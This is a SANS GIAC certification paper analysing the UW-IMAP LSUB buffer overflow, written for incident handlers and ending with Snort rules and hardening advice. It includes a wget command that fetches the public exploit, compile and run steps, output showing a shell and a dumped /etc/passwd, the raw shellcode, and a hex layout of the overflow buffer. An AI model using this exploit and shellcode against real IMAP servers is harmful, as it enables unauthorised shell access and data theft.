



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, Exploits, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

John W. Lampe

Exploit Details:

Name: IMAP remote buffer overflow, discovered by Michael Zalewski, exploit written by Bufferoverflow.org.

Variants: none known.

Operating Systems: Linux.

Protocols/Services: IMAP4rev1 v12.261, IMAP4rev1 v12.264, IMAP4rev1 v12.264, IMAP4rev1 2000.284.

Brief Description: The UW-Imap daemon (imapd) shipped with many default installations of Linux, does not properly check it's input buffer. This allows an unprivileged local user to remotely gain an interactive shell.


Protocol description:

TCP/IP is the network and transport protocol. The application protocol is the IMAP protocol. While IMAP is a feature-rich protocol, only the basics are needed to understand this exploit.

IMAP is a protocol for manipulating messages on a server. The steps are, roughly:

- 1) Client initiates a TCP connection to server port 143 (default port, may vary from site to site)
- 2) TCP 3-way handshake is completed.
- 3) Server sends a greeting which may include version number.
- 4) Client authenticates.
- 5) Client selects an object (or group of objects).
- 6) Client manipulates the objects.
- 7) Client logs out and closes TCP connection.

There are 4 stages to an IMAP session. These stages are non-authenticated, authenticated, selected, and logout. As you will see, our exploit will never proceed into the selected state. We will overflow the buffer while in authenticated state. An ascii rendition of the states (quoted from RFC 2060) is below:



Since we are overflowing the buffer after authentication, this overflow is really only of use to individuals with a valid email account, but no shell access. This is a common scenario with many large companies and ISP's.

Commands, in IMAP, are sent as strings terminated with a Carriage Return Line Feed (CRLF). Strings can be "literal" or "quoted". Quoted strings are passed with the command on the same line. Literal strings are passed separately after issuing the command.

An example of a quoted string would be:

```
1 LSUB "#comp." "security.*" (The 2 arguments to LSUB are passed in on the same line)
```

An example of a literal string would be:

```
1 LOGIN {7}
+ Ready for argument <---- Server response. Server waits for 7 character username.
testuse {6} <---- Enter the 7 char username, and instruct server that a 6 character password is coming next.
+ Ready for argument <---- Server response. Server waits for 6 character password.
***** <---- Send 6 character password.
1 OK LOGIN completed <---- Server response.
```

Quoted strings can be zero or more 7-bit characters. Literal strings can be comprised of any valid octet (8-bit) value (0x00 - 0xFF). RFC 2060 further states that "Implementations MUST encode binary data into a textual form such as BASE64 before transmitting the data."

The LSUB command can be issued after authentication. The LSUB command is used to return a list of subscribed or active mailboxes. For example, if I am subscribed to comp.security.firewalls and comp.security.unix, the following LSUB command would be valid (in quoted string mode):

```
1 LSUB "#comp." "security.*"
```

The server would return the 2 comp.security newsgroups. As you can see, LSUB takes two arguments. Namely, reference name (in this example #comp.) and mailbox name (in this instance security.*). The wildcard * instructs the server to return any mailbox beginning with comp.security.

Description of Variants:

Similar buffer overflows have been found in the past. Variants to this attack have used a different client command (LIST, AUTHENTICATE, etc.). In 1998, a hole was found in the UW-IMAP which allowed remote root compromise. This same version of IMAP is vulnerable to the following client commands: LIST, COPY, FIND, RENAME, and LSUB.

How the exploit works:

A buffer overflow exploit works by exploiting unchecked input buffers. If a program does not check the amount of data that is input into a buffer, the client supplying the input data can purposely send an amount of data which exceeds the allocated memory for the input buffer. When this happens, other variables on the stack segment can be changed. When an instruction pointer address is changed, the flow of the program can be altered to point back into the overflow buffer which contains the malicious code.

In the case of imap, the LSUB arguments buffer is unchecked. The LSUB command can be passed two arguments. Namely, the reference name and mailbox name. The incoming buffer length has a maximum size of 8192 bytes. Consider the following chunk of code (taken from imap source code, mh.c, subroutine mh_canonicalize):

```
long mh_canonicalize (char *pattern,char *ref,char *pat)
{
    char tmp[MAILTMPLLEN];          /* MAILTMPLLEN defined earlier as 1024 bytes */
    if (ref && *ref) {               /* have a reference */
        strcpy (pattern,ref);       /* copy reference to pattern */
        /* # overrides mailbox field in reference */
        if (*pat == '#') strcpy (pattern,pat);
        /* pattern starts, reference ends, with / */
        else if ((*pat == '/') && (pattern[strlen (pattern) - 1] == '/'))
            strcat (pattern,pat + 1); /* append, omitting one of the period */
        else strcat (pattern,pat); /* anything else is just appended */
    }
    else strcpy (pattern,pat);       /* just have basic name */
    return (mh_isvalid (pattern,tmp,T));
}
```

Note the following three facts:

- 1) incoming buffer limit to LSUB literal string is 8192 bytes
- 2) the array tmp[] will only hold 1024 characters
- 3) strcpy and strcat functions *DO NOT* verify the byte count entering the buffer.

As an example, you can do the following from a command line:

```
[root@f00dikator c_scripts]# telnet myimapserver 143
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
* OK loopy.server.com IMAP4rev1 v12.264 server ready <-----Server sends version number
1 LOGIN testuser ***** <-----replace ***** with valid user password
1 OK LOGIN completed <-----Server acknowledges login
1 LSUB "" {1064} <-----Issue LSUB command. {1064} indicates that
                                     1064 octets of literal data are to be expected.
+ Ready for argument <-----Server is ready for the literal data to be sent
A x 1064 <-----Type in 1064 A's
```

On the server, imapd will terminate with signal SIGSEGV. The address of the next instruction is 0x41414141 (hex 41 is ASCII character 'A'). The instruction pointer has been overwritten.

DIAGRAM:

A diagram is not really necessary. Basically, a remote user, wishing to gain a shell on their imap server, runs the exploit code from their PC. The code, if successful, grants the user an interactive shell. The user can now execute commands locally on the server.

HOW TO USE THE EXPLOIT:

- 1) Log in to your Linux server.
- 2) Download the source code from Packetstorm of bufferoverflow.org (sites referenced below). Issue the following command:
wget http://packetstorm.securify.com/0102-exploits/imapd_exploit.c
- 3) Issue the following command:
gcc -oimapd imapd_exploit.c

The exploit has several arguments which need to be passed via the command line. Below are the different command line switches:

```
<host> <login> <password> <type> [offset]
    type: [0]      Slackware 7.0 with IMAP4rev1 v12.261
    type: [1]      Slackware 7.1 with IMAP4rev1 v12.264
    type: [2]      RedHat 6.2 ZooT with IMAP4rev1 v12.264
    type: [3]      Slackware 7.0 with IMAP4rev1 2000.284
```

4) Add a test user.

```
[root@goku c_scripts]# adduser test
[root@goku c_scripts]# passwd test
Changing password for user test
New UNIX password:
Retype new UNIX password:
passwd: all authentication tokens updated successfully
```

5) determine which version of IMAP you are running

```
# telnet <imapserver> 143 (once you get the version number, type "1 logout" to logout);
```

6) run the exploit

```
[root@goku c_scripts]# ./imapd myhost.com test ***** 0 (where you replace ***** with the passwd for user test)
```

```
Remote exploit for IMAP4rev1 v12.261, v12.264 and 2000.284
Developed by SkyLaZarT - www.BufferOverflow.org
```

```
Trying to exploit localhost...
```

```
Using return address 0xbffff3ec. Shellcode size: 45 bytes
```

```
Connecting... OK
```

```
Trying to login ... OK
```

```
Sending shellcode... OK
```

```
PRESS ENTER for exploit status!!
```

```
Exploit Success!!
```


```
uid=502(test) gid=502(test) groups=502(test)
```

```
cat /etc/passwd <----- I issue a command here
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
wnn:x:127:127:Wnn:/usr/local/bin/Wnn6:
mysql:x:128:128:MySQL server:/var/lib/mysql:/bin/bash
bind:x:129:129:./etc/named:/dev/null
gdm:x:42:42:./home/gdm:/bin/bash
bugs:x:122:122:JitterBug:/home/bugs:/bin/bash
postgres:x:40:131:PostgreSQL Server:/var/lib/pgsql:/bin/bash
squid:x:130:132:./var/spool/squid:/dev/null
listserv:x:131:133:./home/listserv:/bin/bash
```

As you can see, the exploit worked on the first try. We now have an interactive shell on the server.

What happened on the server?

Since the buffer is unchecked and there is no analysis of the bytecode coming into the program, the NOP's are filling the bottom of the stack buffer. At the point of overflow, the supplied offset address is overwriting the address of the next command to be executed. The return address is pointing back into the buffer (hopefully onto a NOP). The NOP's are executed up to the shell code, the shell code is loaded and a kernel interrupt instructs the kernel to open a shell. The shell code used in this exploit is the exact same shellcode used in the article by Elias Levy (Aleph1) referenced below. An example of how the stack looks at time of overflow is:



|
-----<-----bottom of memory

Signature of the attack:

Note the shellcode (from the exploit source code, see references)
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

The incoming shellcode is a dead giveaway. The following SNORT rule should work.

```
alert tcp any any -> any 143 (msg: "IMAP buffer overflow"; content: "|80 e8 dc ff ff ff|/bin/sh");
```

If you wish to kill the attempted overflow (assuming you compiled snort with the --enable-flexresp option), you can apply the following rule:

```
alert tcp any any -> any 143 (resp: rst_all; msg: "IMAP buffer overflow"; content: "|80 e8 dc ff ff ff|/bin/sh");
```

How to protect against it:

0) Implement the second snort rule from above. This is not elegant, but it will effectively kill *this* specific exploit code.

1) Stay alert of current vulnerabilities and always keep software patched.

2) Use the Immunix Stackguard compiler to compile system services. This compiler adds a canary value to the stack, next to the return value. If the attempted buffer overflow alters the return value, then it must also alter the canary, which causes the program to log a message (canary value changed) to syslog and exit. Canary values can include most common string terminators (CRLF, 0x00, 0xFF, etc). This helps to prevent "canary spoofing".

3) The best defense is a good offense. You should regularly scan your network for vulnerabilities. I recommend the NESSUS scanner. It is free and thorough. Since NESSUS is open source, many developers contribute to the project on a regular basis (myself included). There is a NESSUS NASL script which checks for the existence of vulnerable IMAP installations.

4) Disable imapd.

5) Edit the source file imapd.c.

```
# vi <path/to/src/imapd>/imapd.c  
Type "/linkage.c" (advance to the only reference to the include file linkage.c).  
Type "dd" (remove the line).  
Type "i" (for insert).
```

Add in the drivers that you will be needing from the following list:

```
mail_link (&mboxdriver); /* link in the mbox driver */  
mail_link (&imapdriver); /* link in the imap driver */  
mail_link (&nntpdriver); /* link in the nntp driver */  
mail_link (&pop3driver); /* link in the pop3 driver */  
mail_link (&mhdriver); /* link in the mh driver */  
mail_link (&mxdriver); /* link in the mx driver */  
mail_link (&mbxdriver); /* link in the mbx driver */  
mail_link (&tenexdriver); /* link in the tenex driver */  
mail_link (&mtxdriver); /* link in the mtx driver */  
mail_link (&mmdfdriver); /* link in the mmdf driver */  
mail_link (&unixdriver); /* link in the unix driver */  
mail_link (&newsdriver); /* link in the news driver */  
mail_link (&philedriver); /* link in the phile driver */  
mail_link (&dummydriver); /* link in the dummy driver */  
auth_link (&auth_md5); /* link in the md5 authenticator */  
auth_link (&auth_log); /* link in the log authenticator */
```

NOTE: mh, nntp, newsdriver, and dummydriver are all vulnerable. By removing support for these drivers, it is very possible that you will break your imap functionality. I don't recommend this method.

As an exercise, I like to imagine that the vulnerability has hit my server. I learn of the vulnerability through logfiles, wierd processes, IDS, etc.

What can I do to fingerprint the attack, block the attack, and still allow valid traffic to flow between authentic clients and the server?

As an example, let's restrict the incoming buffer to ASCII text (hex 0x21 - 0x7E). By blocking other octal values, we stop the incoming shellcode. Hopefully, we allow valid messages and attachments. I'll add the following block to the imapd.c source code file, in the subroutine inchar() right before the final return() call.

```
if ( (c<0x21) || (c>0x7E) ) {  
    syslog(LOG_INFO, "Invalid character passed to inchar");  
    alarm (0);  
    server_init (NIL,NIL,NIL,NIL,SIG_IGN,SIG_IGN,SIG_IGN,SIG_IGN);  
    if (state == OPEN) {  
        mail_close (stream);  
    }  
}
```



```
90 90 90 90 90 90 90 90 EB 1F 5E 89 76 08 31 C0 88  <- shellcode
46 07 89 46 0C B0 0B 89 F3 8D 4E 08 8D 56 0C CD
80 31 DB 89 D8 40 CD 80 E8 DC FF FF FF 2F 62 69
6E 2F 73 68 EC F3 FF BF EC F3 FF BF EC F3 FF BF  <- ret address (25 times)
EC F3 FF BF EC F3 FF BF EC F3 FF BF EC F3 FF BF
EC F3 FF BF EC F3 FF BF EC F3 FF BF EC F3 FF BF
EC F3 FF BF EC F3 FF BF EC F3 FF BF EC F3 FF BF
EC F3 FF BF EC F3 FF BF EC F3 FF BF EC F3 FF BF
EC F3 FF BF EC F3 FF BF EC F3 FF BF EC F3 FF BF
EC F3 FF BF EC F3 FF BF EC F3 FF BF EC F3 FF BF
EC F3 FF BF EC F3 FF BF
```

The program logs into the imap server with a command like:
l LOGIN username password
If login is succesful, send LSUB command.
l LSUB "" {1064}
When the server responds that it is ready, send buffer.
Read the socket and look for the string "uid" in the server response.
If the server response contained "uid", read standard input for user commands to pass to the shell.

Additional Information

<http://www.BufferOverflow.Org> (writers of the exploit)
<http://www.ietf.org/rfc/rfc2060.txt?number=2060> (RFC 2060)
<http://packetstorm.securify.com/docs/hack/smashstack.txt> (Article on buffer overflows)
<http://www.immunix.org> (home of the Immunix stackguard compiler)
<http://www.securityfocus.com> (BUGTRAQ)
<http://www.washington.edu/imap/> (homepage for the IMAP project)
http://www.securiteam.com/exploits/IMAPd_vulnerable_to_a_remotely_exploitable_buffer_overflow.html
<http://161.53.42.3/~crv/security/bugs/Linux/imapd9.html>
<http://www.nessus.org>

© SANS Institute 2000 - 2002, Auth.

Upcoming Training

Click Here to
{Get CERTIFIED!}



SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Sacramento SEC504	Sacramento, CA	Jul 17, 2017 - Jul 22, 2017	Community SANS
Community SANS Ottawa SEC504	Ottawa, ON	Jul 17, 2017 - Jul 22, 2017	Community SANS
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
Community SANS Des Moines SEC504	Des Moines, IA	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Annapolis SEC504	Annapolis, MD	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Phoenix SEC504	Phoenix, AZ	Jul 24, 2017 - Jul 29, 2017	Community SANS
Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Aug 07, 2017 - Aug 12, 2017	Community SANS
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event